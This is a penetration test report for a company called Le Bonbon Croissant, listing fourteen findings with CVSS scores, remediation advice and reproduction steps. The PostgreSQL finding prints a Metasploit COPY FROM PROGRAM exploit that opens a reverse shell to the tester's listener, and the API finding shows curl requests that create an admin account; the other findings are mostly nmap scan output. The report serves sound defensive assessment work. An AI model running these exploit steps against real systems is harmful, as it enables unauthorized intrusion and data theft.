Penetration Test Report

US-Southeast-6

October 23rd, 2021

Table of Contents

1. Confidentiality

This document and all information contained within are confidential and proprietary to US-Southeast-6 and Le Bonbon Croissant (LBC). Extreme care should be exercised when handling, referring to, or copying this document. US-Southeast-6 authorizes LBC to view and disseminate this document as they see fit in accordance with LBC's data handling policies. Further dissemination of this document should be marked as "CONFIDENTIAL'' and viewed internally on a "need-to-know" basis.

2. Legal Disclaimer

In no event shall US-Southeast-6 be liable for the incidental, collateral, or consequential damages that occur through the use of this information in replication and remediation. All information presented throughout this document is provided as-is and without warranty. Penetration tests and vulnerability assessments are a "point-in-time" analysis, and as such, any changes to the environment or discoveries made in vulnerability research after this assessment will result in this assessment becoming obsolete as time passes.

3. Executive Summary

This report contains details pertaining to the state of LBC's network and host security. LBC contracted us, US-Southeast-6, to perform a penetration test. This assessment was performed on October 23rd, 2021, at 10:00 - 19:00 CDT. The assessment was limited to LBC's manufacturing facilities, retail services, and cardholder data environment (CDE).

We found 14 vulnerabilities during our assessment of LBC's assets: **2 critical**, **5 high**, **5 moderate**, **0 low**, and **2 Informational**. To maintain data confidentiality, integrity, and availability, LBC should work on fixing the vulnerabilities presented in our security assessment findings.

Leaving these systems in their current state will expose them to the risk of an intrusion, which would lead to severe fines, legal consequences, and loss of consumer trust. It is highly recommended that LBC reviews the detailed list of vulnerabilities located further on in this document and begins remediation immediately.

Severity	Number of Vulnerabilities Identified
Informational	2
Low	0
Moderate	5
High	5
Critical	2
Total	14

4. Recommended Immediate Changes

Listed below are observations US-Southeast-6 made while conducting the vulnerability assessment within LBC. These are intended to be “recommend improvements” and follow industry best practices.

- Ensure the latest security patches are installed on all systems
- Update software to the latest versions
- Create a password for the PostgreSQL database
- Enable authentication for the VNC server

5. Positive Security Measures

Listed below are observations US-Southeast-6 made while conducting the vulnerability assessment within LBC. These are intended to be aspects that show improvement after the previous attack.

- Administrator and root accounts on all machines didn’t have passwords in the top 1000 most commonly leaked passwords.
- Many of the Group Policy Objects were well-configured to prevent attacks against them.


6. Scope


US-Southeast-6 was permitted to assess the network range 10.0.17.0/24, the contents of which span LBC's assets including but not limited to, industrial control systems (ICS), a customer rewards program, e-commerce systems, and payment processing applications. Open-source intelligence (OSINT) was permitted for this engagement.

Scope Exclusions

Other LBC networks, such as the corporate environment and the network range 10.0.254.0/24, are excluded from this assessment by request of LBC themselves. Social engineering was explicitly out-of-scope.

7. Network Topology





8. Testing Methodology

When conducting vulnerability assessments, it is important to adhere to a methodology. Through our assessment, US-Southeast-6 utilized the Penetration Testing Execution Standard (PTES) framework to model the engagement with LBC.

- Pre-engagement Interactions - Defining scope and Rules of Engagement (RoE).
- Intelligence Gathering - Collecting OSINT and researching related technologies.
- Threat Modeling - Identifying business-critical assets that a threat actor may target.
- Vulnerability Analysis - Performing surface level scans to find potential threat vectors.
- Exploitation - Leveraging threat vectors to gain access to target systems.
- Post-Exploitation - Escalate privileges, exfiltrate data, and pivot to internal infrastructure.
- Reporting - Disclosing discovered vulnerabilities, their risk level, and remediation techniques.

9. Risk Assessment Methodology

The assessment findings in this report follow the Common Vulnerability Scoring System (CVSS) v3.1 to evaluate the severity of each vulnerability. The CVSS scoring system includes base vulnerability factors as well as temporal and environmental factors. Business impact is further explained in the technical details.

Severity	CVSS v3.1 Score
Informational	0.0
Low	0.1 - 3.9
Moderate	4.0 - 6.9
High	7.0 - 8.9
Critical	9.0 - 10.0


10. Assessment Findings

Critical	Unauthenticated PostgreSQL Database		
Common Vulnerability Scoring System (CVSS) v3.1			
Severity	Critical	**Score**	9.4
Vector	AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H/E:H/RL:O/RC:C/ CR:H/IR:H/AR:H/MAV:N/MAC:L/MPR:N/MUI:N/MS:U/MC:H/MI:H/MA:H		
Technical Details			
Affected Systems	10.0.17.14 (charley.warehouse.lebonboncroissant.com) - 5432/tcp		
Description	The PostgreSQL database had unauthenticated access. Access to the database permits adversaries the ability to exfiltrate data out of the database and execute arbitrary commands on the server utilizing the COPY command. While specified by the National Vulnerability Database (NVD) as a vulnerability (CVE-2019-9193)[1], it was later disputed by PostgreSQL as an intended feature.[2]		
Business Impact	The jawbreakers database within PostgreSQL contained table schemas for billing information. The database in question had no information, but if PostgreSQL is planned to be implemented, then this could result in a PCI-DSS compliance violation. Because PostgreSQL allows for arbitrary command execution as an intended feature, an adversary could pivot into internal infrastructure or violate the confidentiality, integrity, and availability of other services on the machine through privilege escalation and lateral movement to other users.		
Remediation	PostgreSQL should require authentication for all users created on the database. Revoking the “pg_execute_server_program” role from every PostgreSQL user would remediate command execution. PostgreSQL goes into further detail about roles in their SQL-COPY documentation.[3]		
↓ Continued on the next page ↓			

Steps to Reproduce	Arbitrary Command Execution: `msf6 exploit(multi/postgres/postgres_copy_from_program_cmd_exec) > options` `Module options (exploit/multi/postgres/postgres_copy_from_program_cmd_exec):` `Name Current Setting Required Description` `DATABASE postgres yes The database to authenticate against` `DUMP_TABLE_OUTPUT false no select payload command output from table (For Debugging)` `PASSWORD no The password for the specified username. Leave blank for a random password.` `RHOSTS 10.0.17.14 yes The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'` `RPORT 5432 yes The target port (TCP)` `TABLENAME cmd_exec yes A table name that does not exist (To avoid deletion)` `USERNAME postgres yes The username to authenticate as` `Payload options (cmd/unix/reverse_perl):` `Name Current Setting Required Description` `LHOST 10.0.254.201 yes The listen address (an interface may be specified)` `LPORT 4444 yes The listen port` `Exploit target:` `Id Name` `0 Automatic` `msf6 exploit(multi/postgres/postgres_copy_from_program_cmd_exec) > run` `[*] Started reverse TCP handler on 10.0.254.201:4444` `[*] 10.0.17.14:5432 - 10.0.17.14:5432 - PostgreSQL 9.5.25 on x86_64-pc-linux-gnu, compiled by gcc` `[*] 10.0.17.14:5432 - Exploiting...` `[+] 10.0.17.14:5432 - 10.0.17.14:5432 - cmd_exec dropped successfully` `[+] 10.0.17.14:5432 - 10.0.17.14:5432 - cmd_exec created successfully` `[+] 10.0.17.14:5432 - 10.0.17.14:5432 - cmd_exec copied successfully(valid syntax/command)` `[+] 10.0.17.14:5432 - 10.0.17.14:5432 - cmd_exec dropped successfully(Cleaned)` `[*] 10.0.17.14:5432 - Exploit Succeeded` `[*] Command shell session 2 opened (10.0.254.201:4444 -> 10.0.17.14:42266) at 2021-10-23 21:45:17` `shell` `[*] Trying to find binary(python) on target machine` `[-] python not found` `[*] Trying to find binary(python3) on target machine` `[*] Found python3 at /usr/bin/python3` `[*] Using `python` to pop up an interactive shell` `[*] Trying to find binary(bash) on target machine` `[*] Found bash at /bin/bash` Reading the empty billing tables: `jawbreaker=# SELECT * FROM billing.credit_cards;` `id	name	number	expiration	ccv	zip` `----+------+--------+------------+-----+-----` `(0 rows)`  `jawbreaker=# SELECT * FROM billing.payments;` `id	customer_id	amount	status` `----+-------------+--------+--------` `(0 rows)`  `jawbreaker=# SELECT * FROM billing.payment_methods;` `id	customer_id	payment_type	payment_ref` `----+-------------+--------------+-------------` `(0 rows)`
References	1. https://nvd.nist.gov/vuln/detail/CVE-2019-9193 2. https://www.postgresql.org/about/news/cve-2019-9193-not-a-security-vulnerability-1935/ 3. https://www.postgresql.org/docs/current/sql-copy.html

Critical	Unauthenticated API Access		
Common Vulnerability Scoring System (CVSS) v3.1			
Severity	Critical	**Score**	9.0
Vector	AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H/E:H/RL:O/RC:C/ CR:H/IR:H/AR:H/MAV:N/MAC:L/MPR:N/MUI:N/MS:U/MC:H/MI:H/MA:H		
Technical Details			
Affected Systems	10.0.17.11 - 80/tcp		
Description	FastAPI on this machine doesn't require an API key, and as such, allows potential adversaries to view a list of accounts, the details pertaining to each account, check account status, and create accounts.		
Business Impact	The ability to view and add accounts gives an adversary the ability to impact confidentiality and integrity. Creating an account with the API incorrectly results in internal server errors, and as such, can further impact availability. If this API is associated with the rewards program, then it would allow an adversary to modify their own account balance.		
Remediation	Implementing API keys and isolating the system within an internal subnet would remediate the impact on confidentiality and integrity. Error handling and input validation would remediate the impact on availability.		
↓ Continued on the next page ↓			

Steps to Reproduce	Checking API responses:
	`root@kali01 ~/m20`
	`# curl 10.0.17.11/check/`
	`{"detail":[{"loc":["query","account"],"msg":"field required","type":"value_error.missing"}]}`
	
	`root@kali01 ~/m20`
	`# curl 10.0.17.11/add/`
	`{"detail":[{"loc":["query","account"],"msg":"field required","type":"value_error.missing"},{"loc":["quer","balance"],"msg":"field required","type":"value_error.missing"},{"loc":["query","account_type"],"msg":field required","type":"value_error.missing"}]}`
	
	Creating an account (Impacted service availability):
	`root@kali04 ~`
	`# curl -H "host: app" -v "10.0.17.11/add/?account=9999&balance=10000&account_type=admin"`
	`* Trying 10.0.17.11:80...`
	`* Connected to 10.0.17.11 (10.0.17.11) port 80 (#0)`
	`> GET /add/?account=9999&balance=10000&account_type=admin HTTP/1.1`
	`> Host: app`
	`> User-Agent: curl/7.74.0`
	`> Accept: */*`
	`>`
	`* Mark bundle as not supporting multiuse`
	`< HTTP/1.1 200 OK`
	`< Server: nginx`
	`< Date: Sat, 23 Oct 2021 18:32:45 GMT`
	`< Content-Type: application/json`
	`< Content-Length: 22`
	`< Connection: keep-alive`
	`< X-Frame-Options: SAMEORIGIN`
	`<`
	`* Connection #0 to host 10.0.17.11 left intact`
	`'[{\"status\": true}]"`

High	Unauthenticated VNC Access		
Common Vulnerability Scoring System (CVSS) v3.1			
Severity	High	**Score**	8.6
Vector	AV:N/AC:L/PR:N/UI:R/S:U/C:H/I:H/A:H/E:H/RL:W/RC:C/ CR:M/IR:M/AR:M/MAV:N/MAC:L/MPR:N/MUI:R/MS:U/MC:H/MI:H/MA:H		
Technical Details			
Affected Systems	10.0.17.200 (WIN-JRGNH1U3H6Q) - 5900/tcp		
Description	The VNC server allows an adversary to connect without authentication. The VNC server brings you to a login page, but if an authorized user were to use the VNC server at the same time, the adversary could view everything that the authorized user is doing as well as interact with the system as the administrator. If an authorized user signs in, an adversary could launch an automated attack with the "vnc_keyboard_exec" metasploit module to maintain persistence.[1]		
Business Impact	If an authorized user were to sign in while an adversary was using the VNC server, the workstation would be compromised on the administrator account, impacting confidentiality, integrity, and availability of the system.		
Remediation	VNC should either be disabled in favor of RDP or a password should be enforced on VNC to ensure that adversaries can't hijack an authorized user's session.		
Steps to Reproduce	Connect to the VNC server: 		
References	1. https://www.rapid7.com/db/modules/exploit/multi/vnc/vnc_keyboard_exec/		

High	Print Spooler Vulnerability		
Common Vulnerability Scoring System (CVSS) v3.1			
Severity	High	**Score**	8.4
Vector	AV:N/AC:L/PR:L/UI:R/S:U/C:H/I:H/A:H/E:H/RL:O/RC:C/ CR:H/IR:M/AR:M/MAV:N/MAC:L/MPR:N/MUI:R/MS:U/MC:H/MI:H/MA:H		
Technical Details			
Affected Systems	10.0.17.200 (WIN-JRGNH1U3H6Q), 10.0.17.201 (WIN-14H8GT2BTPF)		
Description	Affected Windows machines would allow remote authenticated users to execute arbitrary code on the system. This vulnerability could allow elevation of privilege when a printer connection is deleted by a logged-in user and memory is deallocated improperly.[1][2]		
Business Impact	The ability to elevate privileges and execute arbitrary code could allow attackers to run malicious programs and modify system configurations as a privileged user.		
Remediation	Microsoft recommends that users enable automatic updates or manually download and install updates for affected systems.[2]		
References	1. https://nvd.nist.gov/vuln/detail/CVE-2013-1339 2. https://docs.microsoft.com/en-us/security-updates/securitybulletins/2013/ms13-050		

High	RCP Remote Code Execution		
Common Vulnerability Scoring System (CVSS) v3.1			
Severity	High	**Score**	7.8
Vector	AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H/E:U/RL:O/RC:U/ CR:H/IR:H/AR:H/MAV:N/MAC:X/MPR:N/MUI:N/MS:U/MC:H/MI:H/MA:H		
Technical Details			
Affected Systems	10.0.17.200 (WIN-JRGNH1U3H6Q), 10.0.17.201 (WIN-14H8GT2BTPF) - 139/tcp		
Description	Affected Windows machines would allow remote attackers to execute arbitrary code and take control of the system. This elevation of privilege vulnerability exists due to improper handling of malformed RPC requests.[1][2]		
Business Impact	The ability to elevate privileges and execute arbitrary code could give attackers full control of the system, violating confidentiality and integrity. An attacker would, no doubt, establish persistence and pivot to additional systems.		
Remediation	Microsoft recommends that users enable automatic updates or manually download and install updates for affected systems.[2]		
References	1. https://nvd.nist.gov/vuln/detail/CVE-2013-3175 2. https://docs.microsoft.com/en-us/security-updates/securitybulletins/2013/ms13-062		

High	MySQL Authenticated Remote Code Execution		
Common Vulnerability Scoring System (CVSS) v3.1			
Severity	High	**Score**	7.6
Vector	AV:N/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H/E:P/RL:O/RC:R/ CR:H/IR:H/AR:H/MAV:N/MAC:L/MPR:L/MUI:N/MS:U/MC:H/MI:H/MA:H		
Technical Details			
Affected Systems	10.0.17.14 (charley.warehouse.lebonboncroissant.com)		
Description	This exploit allows locally authenticated users to bypass various protections by setting the general log file as a custom configuration file. Furthermore, an attacker can utilize this exploit to execute code with root privileges.[1]		
Business Impact	Any user that can gain some form of access to the system effectively has root access. Thus, any database user (or an attacker who has gained access to the database) has the potential to compromise all of LBC's data contained within the databases. Not only could this lead to a lack of availability and data integrity, but the risk to confidentiality could result in legal issues and lessened consumer confidence in LBC products.		
Remediation	Oracle released a patched version. Simply update to MySQL version >=5.5.52		
References	1. https://nvd.nist.gov/vuln/detail/CVE-2016-6662		

High	OpenSSH 8.2 SCP Vulnerability		
Common Vulnerability Scoring System (CVSS) v3.1			
Severity	High	**Score**	7.3
Vector	AV:N/AC:L/PR:N/UI:N/S:U/C:N/I:H/A:N/E:X/RL:W/RC:R/ CR:L/IR:H/AR:L/MAV:N/MAC:L/MPR:L/MUI:N/MS:U/MC:N/MI:H/MA:N		
Technical Details			
Affected Systems	10.0.17.50		
Description	The OpenSSH 8.2 SCP client contains a vulnerability that has the potential to allow an unauthenticated attacker to overwrite files. While the situation is incredibly specific, it poses a large risk to integrity, especially considering it can potentially be executed without any permissions.[1]		
Business Impact	If a file is overwritten by an attacker, it can have significant impacts depending on what the file is. If, for example, the file was a payroll document or invoices, then the loss of these documents could result in a loss of financial capital and an incredibly difficult accounting situation. These files could be virtually anything stored on the machine.		
Remediation	The simplest remediation is to update to OpenSSH 8.3.		
References	1. https://nvd.nist.gov/vuln/detail/CVE-2020-12062		

Medium	Windows Server 2012 R2 Runtime Privilege Escalation		
Common Vulnerability Scoring System (CVSS) v3.1			
Severity	Medium	**Score**	6.7
Vector	AV:L/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H/E:P/RL:O/RC:R/ CR:H/IR:H/AR:H/MAV:L/MAC:L/MPR:L/MUI:N/MS:U/MC:H/MI:H/MA:H		
Technical Details			
Affected Systems	10.0.17.200 (WIN-JRGNH1U3H6Q), 10.0.17.201 (WIN-14H8GT2BTPF)		
Description	Errors in Windows Server 2012 R2's Runtime cause it to improperly handle objects in memory. This vulnerability can be utilized in order to allow for privilege escalation on the system.[1]		
Business Impact	Privilege escalation allows an attacker to increase their control of a system. Essentially, they are able to obtain full access to any resources available on the system. Thus, resulting in numerous potential risks to confidentiality, integrity, and availability.		
Remediation	There are two potential options that we propose. The first, and most intensive, would be to migrate these systems from Windows Server 2012 to a more current and secure version. Another alternative would be to heighten security and access controls in order to make it much more difficult for an attacker to gain access to the system. However, this does not address if the attacker is an internal employee.		
References	1. https://nvd.nist.gov/vuln/detail/CVE-2019-0570		

Medium	SSLv2 DROWN Vulnerability		
Common Vulnerability Scoring System (CVSS) v3.1			
Severity	Medium	**Score**	6.3
Vector	AV:N/AC:H/PR:N/UI:N/S:U/C:H/I:N/A:N/E:U/RL:W/RC:U/ CR:H/IR:L/AR:L/MAV:N/MAC:X/MPR:N/MUI:N/MS:U/MC:H/MI:N/MA:N		
Technical Details			
Affected Systems	10.0.17.14, 10.0.17.200 (WIN-JRGNH1U3H6Q), 10.0.17.201 (WIN-14H8GT2BTPF)		
Description	DROWN is a vulnerability that allows remote attackers to decrypt TLS ciphertext by exploiting an RSA padding design error in SSLv2.[1]		
Business Impact	Attackers could break SSL encryption between a client and server to reveal sensitive and confidential traffic. An attacker could also impersonate a web server to intercept requests and modify content.		
Remediation	Drownattack.com recommends that server operators ensure that private keys are not used anywhere that allows SSLv2 connections including web servers, SMTP, IMAP, POP, and other software supporting SSL/TLS.[2]		

Steps to Reproduce	Run Nmap vuln script:
	`Nmap scan report for ip-10-0-17-14.ec2.internal (10.0.17.14)`
	`Host is up (0.00053s latency).`
	`Not shown: 997 filtered ports`
	`PORT STATE SERVICE`
	`22/tcp open ssh`
	`3306/tcp open mysql`
	`|_sslv2-drown:`
	`5432/tcp open postgresql`
	`| ssl-dh-params:`
	`| VULNERABLE:`
	`| Diffie-Hellman Key Exchange Insufficient Group Strength`
	`| State: VULNERABLE`
	`| Transport Layer Security (TLS) services that use Diffie-Hellman groups`
	`| of insufficient strength, especially those using one of a few commonly`
	`| shared groups, may be susceptible to passive eavesdropping attacks.`
	`| Check results:`
	`| WEAK DH GROUP 1`
	`| Cipher Suite: TLS_DHE_RSA_WITH_AES_256_CBC_SHA`
	`| Modulus Type: Safe prime`
	`| Modulus Source: Unknown/Custom-generated`
	`| Modulus Length: 1024`
	`| Generator Length: 8`
	`| Public Key Length: 1024`
	`| References:`
	`|_ https://weakdh.org`
	`|_sslv2-drown:`
	
	`Nmap done: 1 IP address (1 host up) scanned in 33.46 seconds`		

References	1. https://nvd.nist.gov/vuln/detail/CVE-2016-0800 2. https://drownattack.com/		

Medium	Windows Server 2012 R2 Kernel Information Disclosure		
Common Vulnerability Scoring System (CVSS) v3.1			
Severity	Medium	**Score**	5.5
Vector	AV:L/AC:L/PR:L/UI:N/S:U/C:H/I:N/A:N/E:P/RL:O/RC:R/ CR:L/IR:M/AR:M/MAV:L/MAC:L/MPR:L/MUI:N/MS:U/MC:N/MI:H/MA:H		
Technical Details			
Affected Systems	10.0.17.200 (WIN-JRGNH1U3H6Q), 10.0.17.201 (WIN-14H8GT2BTPF)		
Description	An issue with the Windows Server 2012 R2's Kernel causes it to improperly handle objects in memory. This vulnerability causes some information to be disclosed insecurely.[1]		
Business Impact	Information disclosure results in confidentiality issues. If an attacker were to obtain access to confidential information via this issue, there may be large monetary, consumer confidence, and/or legal issues.		
Remediation	As mentioned previously, we propose two potential remediations for the Windows Server 2012 R2 related issues. As mentioned previously, the first would be to migrate these systems from Windows Server 2012 to a more current and secure version. The second would be to heighten security and access controls in order to make it much more difficult for an attacker to gain access to the system.		
References	1. https://nvd.nist.gov/vuln/detail/CVE-2019-0569		

Medium	HTTP Slowloris DoS Attack		
Common Vulnerability Scoring System (CVSS) v3.1			
Severity	Medium	**Score**	4.4
Vector	AV:N/AC:L/PR:N/UI:N/S:U/C:N/I:N/A:L/E:H/RL:O/RC:C/ CR:X/IR:X/AR:L/MAV:X/MAC:L/MPR:N/MUI:N/MS:U/MC:N/MI:N/MA:L		
Technical Details			
Affected Systems	10.0.17.200 (WIN-JRGNH1U3H6Q)		
Description	Remote attackers can perform a DoS attack by sending partial HTTP requests (Slowloris).[1]		
Business Impact	Attackers can diminish the availability of critical web services, negatively impacting customers' eCommerce experience and perception of LBC.		
Remediation	Update Apache to a version >= 2.2.15.		
↓ **Continued on the next page** ↓			

Steps to Reproduce	Run Nmap vuln script:
	`Starting Nmap 7.91 ( https://nmap.org ) at 2021-10-23 17:20 UTC`
	`Nmap scan report for ip-10-0-17-200.ec2.internal (10.0.17.200)`
	`Host is up (0.00050s latency).`
	`Not shown: 988 closed ports`
	`PORT STATE SERVICE`
	`135/tcp open msrpc`
	`139/tcp open netbios-ssn`
	`445/tcp open microsoft-ds`
	`3389/tcp open ms-wbt-server`
	`| ssl-dh-params:`
	`| VULNERABLE:`
	`| Diffie-Hellman Key Exchange Insufficient Group Strength`
	`| State: VULNERABLE`
	`| Transport Layer Security (TLS) services that use Diffie-Hellman groups`
	`| of insufficient strength, especially those using one of a few commonly`
	`| shared groups, may be susceptible to passive eavesdropping attacks.`
	`| Check results:`
	`| WEAK DH GROUP 1`
	`| Cipher Suite: TLS_DHE_RSA_WITH_AES_256_CBC_SHA`
	`| Modulus Type: Safe prime`
	`| Modulus Source: RFC2409/Oakley Group 2`
	`| Modulus Length: 1024`
	`| Generator Length: 1024`
	`| Public Key Length: 1024`
	`| References:`
	`|_ https://weakdh.org`
	`|_sslv2-drown:`
	`5800/tcp open vnc-http`
	`|_http-aspnet-debug: ERROR: Script execution failed (use -d to debug)`
	`| http-slowloris-check:`
	`| VULNERABLE:`
	`| Slowloris DOS attack`
	`| State: LIKELY VULNERABLE`
	`| IDs: CVE:CVE-2007-6750`
	`| Slowloris tries to keep many connections to the target web server open and hold`
	`| them open as long as possible. It accomplishes this by opening connections to`
	`| the target web server and sending a partial request. By doing so, it starves`
	`| the http server's resources causing Denial Of Service.`
	`|`
	`| Disclosure date: 2009-09-17`
	`| References:`
	`| https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2007-6750`
	`|_ http://ha.ckers.org/slowloris/`


References	1. https://nvd.nist.gov/vuln/detail/CVE-2007-6750

Medium	Unauthenticated JMX-Console Requests		
Common Vulnerability Scoring System (CVSS) v3.1			
Severity	Medium	**Score**	4.4
Vector	AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:N/A:N/E:F/RL:W/RC:C/CR:L/IR:L/AR:L/MAV:N/MAC:L/MPR:N/MUI:N/MS:U/MC:L/MI:N/MA:N		
Technical Details			
Affected Systems	10.0.17.20 (GitLab) - 80/tcp		
Description	Requests can be sent by remote hackers to the application's GET handler because access control only for the GET and POST methods has not been performed.[1]		
Business Impact	Accessing the JMX-Console would allow remote attackers to access sensitive company and client information leading to a breach in confidentiality.		
Remediation	IBM recommends that systems be updated with the latest JBoss patches.[2]		

↓ **Continued on the next page** ↓

Steps to Reproduce	Run Nmap vuln script:
	`Nmap scan report for ip-10-0-17-20.ec2.internal (10.0.17.20)`
	`Host is up (0.00060s latency).`
	`Not shown: 997 filtered ports`
	`PORT STATE SERVICE`
	`22/tcp open ssh`
	`80/tcp open http`
	`| http-csrf:`
	`| Spidering limited to: maxdepth=3; maxpagecount=20; withinhost=ip-10-0-17-20.ec2.internal`
	`| Found the following possible CSRF vulnerabilities:`
	`|`
	`| Path: http://ip-10-0-17-20.ec2.internal:80/help`
	`| Form id: search`
	`| Form action: /search`
	`|`
	`| Path: http://ip-10-0-17-20.ec2.internal:80/explore`
	`| Form id: search`
	`| Form action: /search`
	`|`
	`| Path: http://ip-10-0-17-20.ec2.internal:80/explore`
	`| Form id: project-filter-form`
	`| Form action: /explore?sort=latest_activity_desc`
	`|`
	`| Path: http://ip-10-0-17-20.ec2.internal:80/help/ci/quick_start/index.md`
	`| Form id: search`
	`| Form action: /search`
	`|`
	`| Path: http://ip-10-0-17-20.ec2.internal:80/help/user/profile/index.md`
	`| Form id: search`
	`| Form action: /search`
	`|`
	`| Path: http://ip-10-0-17-20.ec2.internal:80/help/subscriptions/index.md`
	`| Form id: search`
	`| Form action: /search`
	`|`
	`| Path: http://ip-10-0-17-20.ec2.internal:80/help/user/group/index.md`
	`| Form id: search`
	`\_ Form action: /search`
	`|_http-dombased-xss: Couldn't find any DOM based XSS.`
	`| http-enum:`
	`| /robots.txt: Robots file`
	`| /help/: Potentially interesting folder`
	`| /public/: Potentially interesting folder`
	`| /root/: Potentially interesting folder`
	`\_ /search/: Potentially interesting folder`
	`| http-fileupload-exploiter:`
	`|`
	`| Couldn't find a file-type field.`
	`|`
	`\_ Couldn't find a file-type field.`
	`|_http-majordomo2-dir-traversal: ERROR: Script execution failed (use -d to debug)`
	`|_http-stored-xss: Couldn't find any stored XSS vulnerabilities.`
	`| http-vuln-cve2010-0738:`
	`|_ /jmx-console/: Authentication was not required`

References	1. https://nvd.nist.gov/vuln/detail/CVE-2010-0738 2. https://exchange.xforce.ibmcloud.com/vulnerabilities/58147

Informational	Unknown Network Attached Terminal		
Common Vulnerability Scoring System (CVSS) v3.1			
Severity	Informational	**Score**	0.0
Vector	N/A		
Technical Details			
Affected Systems	10.0.17.51 - 2001/tcp		
Description	Connecting to this service with netcat provides a prompt and errors with an unknown command error.		
Business Impact	It is unknown whether or not an adversary can utilize this port in a malicious manner.		
Remediation	To ensure safety, it would be recommended that this machine should be moved into an internal subnet along with any machines that rely on this service.		
Steps to Reproduce			

Informational	Anonymous GitLab Access		
Common Vulnerability Scoring System (CVSS) v3.1			
